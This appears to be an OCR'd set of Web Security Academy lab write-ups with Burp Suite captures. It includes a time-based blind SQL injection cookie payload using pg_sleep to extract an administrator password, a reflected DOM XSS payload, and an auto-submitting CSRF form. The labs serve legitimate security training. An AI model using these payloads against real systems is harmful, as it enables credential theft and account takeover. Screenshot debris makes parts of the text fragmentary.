

Attack Save
3. Intruder attack of https://0ae00053039f14c18159039e001100a9.web-security-academy.net
3. Intruder attack of https://0ae00053039f14c18159039e001100a9.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload 1
Payload 2
Status code
Response received
Error
Timeout
Length
Comment
112 12 f 200 221 11527
113 13 f 200 221 11527
114 14 f 200 328 11527
115 15 f 200 230 11527
116 16 f 200 195 11527
117 17 f 200 260 11527
118 18 f 200 335 11527
119 19 f 200 208 11527
120 20 f 200 207 11527
121 1 g 200 225 11527
122 2 g 200 214 11527
123 3 g 200 262 11527
124 4 g 200 255 11527
125 5 g 200 279 11527
126 6 g 200 279 11527
127 7 g 200 232 11527
128 8 g 200 284 11527
129 9 g 200 226 11527
Payloads
Resource pool
Settings
Request
Response
Pretty
Raw
Hex
GET / HTTP/2
Host: 0ae00053039f14c18159039e001100a9.web-security-academy.net
Cookie: TrackingId=CEdpvkULhhn0Q5oN'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,4,1)='b')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=
w7F7gmYUgzLTbkiwc7nHrnVdlLObN0D1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Search
0 highlights
135 of 720


Attack Save
6. Intruder attack of https://0a400053037df7ba806db7e300a90014.web-security-academy.net
6. Intruder attack of https://0a400053037df7ba806db7e300a90014.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload 1
Payload 2
Status code
Response received
Error
Timeout
Length
Comment
700 20 8 200 165 11525
701 1 9 200 190 11525
702 2 9 200 166 11525
703 3 9 200 179 11525
704 4 9 200 166 11525
705 5 9 200 189 11525
706 6 9 200 185 11525
707 7 9 200 182 11525
708 8 9 200 174 11525
709 9 9 200 177 11525
710 10 9 200 200 11525
711 11 9 200 160 11525
712 12 9 200 188 11525
713 13 9 200 169 11525
714 14 9 200 671 11525
715 15 9 200 5174 11525
716 16 9 200 172 11525
717 17 9 200 172 11525
718 18 9 200 190 11525
719 19 9 200 163 11525
720 20 9 200 165 11525
Payloads
Resource pool
Settings
Finished

The responses that are received after 5 seconds Sleep() :




Mapping the Password characters to the Payload positions:




Therefore, the password is *asdxz3uaczj3fy9kgi4o*

Logging in LAB :



Successful:



---

12. This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the `alert ()` function.

Using Burp Suite for XSS Exploitation

Steps to Perform the Attack

1. Enable Intercept in Burp Suite
    - Open Burp Suite and navigate to the Proxy tool.
    - Ensure that the Intercept feature is switched on.
2. Perform a Search on the Target Website
    - Go to the target website.
    - Use the search bar to enter a test string, such as XSS.
3. Intercept the Request
    - Return to the Proxy tool in Burp Suite.
    - Forward the intercepted request.
4. Analyze the JSON Response
    - In the Intercept tab, observe that the test string appears in a JSON response under search-results.
5. Check the JavaScript File Handling the Response
    - From the Site Map, open searchResults.js.
    - Notice that the JSON response is processed using an eval() function.
6. Identify the Vulnerability
    - Experiment with different search inputs.
    - Observe that quotation marks (") are escaped, but backslashes (\) are not.

Exploiting the Vulnerability


To exploit this vulnerability, enter the following payload in the search bar:


|"-alert(1)}//

Explanation of the Exploit


- The injected backslash (\) is not properly escaped by the application.
- The JSON response attempts to escape the double-quote character by adding a second backslash (\\).
- This results in effectively canceling out the escape, making the quotes unescaped.
- The unescaped double-quotes close the intended string, allowing arbitrary JavaScript execution (alert(1)).

This vulnerability demonstrates how improper escaping of backslashes can lead to Cross-Site Scripting (XSS) attacks. By injecting a carefully crafted payload, an attacker can manipulate the site's JavaScript execution, leading to potential security breaches.




Lab: Reflected DOM XSS | Web
Reflected DOM XSS
Lab: CSRF where token validation
https://0add00d703f5118480a48a0c008c00e3.web-security-academy.net/?search=\"-alert(1)}%2F%2F
Web Security Academy
Reflected DOM XSS
Back to lab description
LAB Solved
Home
Search the blog...
Search
0add00d703f5118480a48a0c008c00e3.web-security-academy.net
1
OK

Success:


Lab: Reflected DOM XSS | Web S
Reflected DOM XSS
Lab: CSRF where token validation
https://0add00d703f5118480a48a0c008c00e3.web-security-academy.net/?search=\"-alert(1)}%2F%2F
Web Security Academy
Reflected DOM XSS
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'NaN'
Search the blog...
Search
<Back to Blog

14. This lab's email change functionality is vulnerable to CSRF. To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address. You can log in to your account using the following credentials: `wiener:peter`

CSRF Exploitation Using Burp Suite


Steps to Perform the Attack

1. **Submit the 'Update Email' Form**
    - **Open Burp's browser and log in to your account.**
    - **Submit the "Update email" form.**
    - **Find the resulting request in your Proxy history.**
2. **Analyze the CSRF Parameter**
    - **Send the request to Burp Repeater.**
    - **Modify the csrf parameter and observe that the request is rejected.**
    - **Delete the csrf parameter entirely and observe that the request is now accepted.**
3. **Generate CSRF Proof of Concept (PoC)**
    - **If using Burp Suite Professional:**
        - **Right-click on the request and select Engagement tools > Generate CSRF PoC.**
        - **Enable the option to include an auto-submit script and click "Regenerate".**
    - **If using Burp Suite Community Edition, use the following HTML template:**
4. **<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">**
5. **<input type="hidden" name="$param1name" value="$param1value">**
6. **</form>**
7. **<script>**
8. **document.forms[0].submit();**
9. **</script>**
10. **Deploy the Exploit**


- Go to the Exploit Server.
- Paste your exploit HTML into the "Body" section.
- Click Store.

11. Verify the Exploit
    - Test the exploit on yourself by clicking View exploit.
    - Check the resulting HTTP request and response.
    - Change the email address in your exploit so it doesn't match your own.
12. Deliver the Attack
    - Store the exploit and click Deliver to victim to solve the lab.

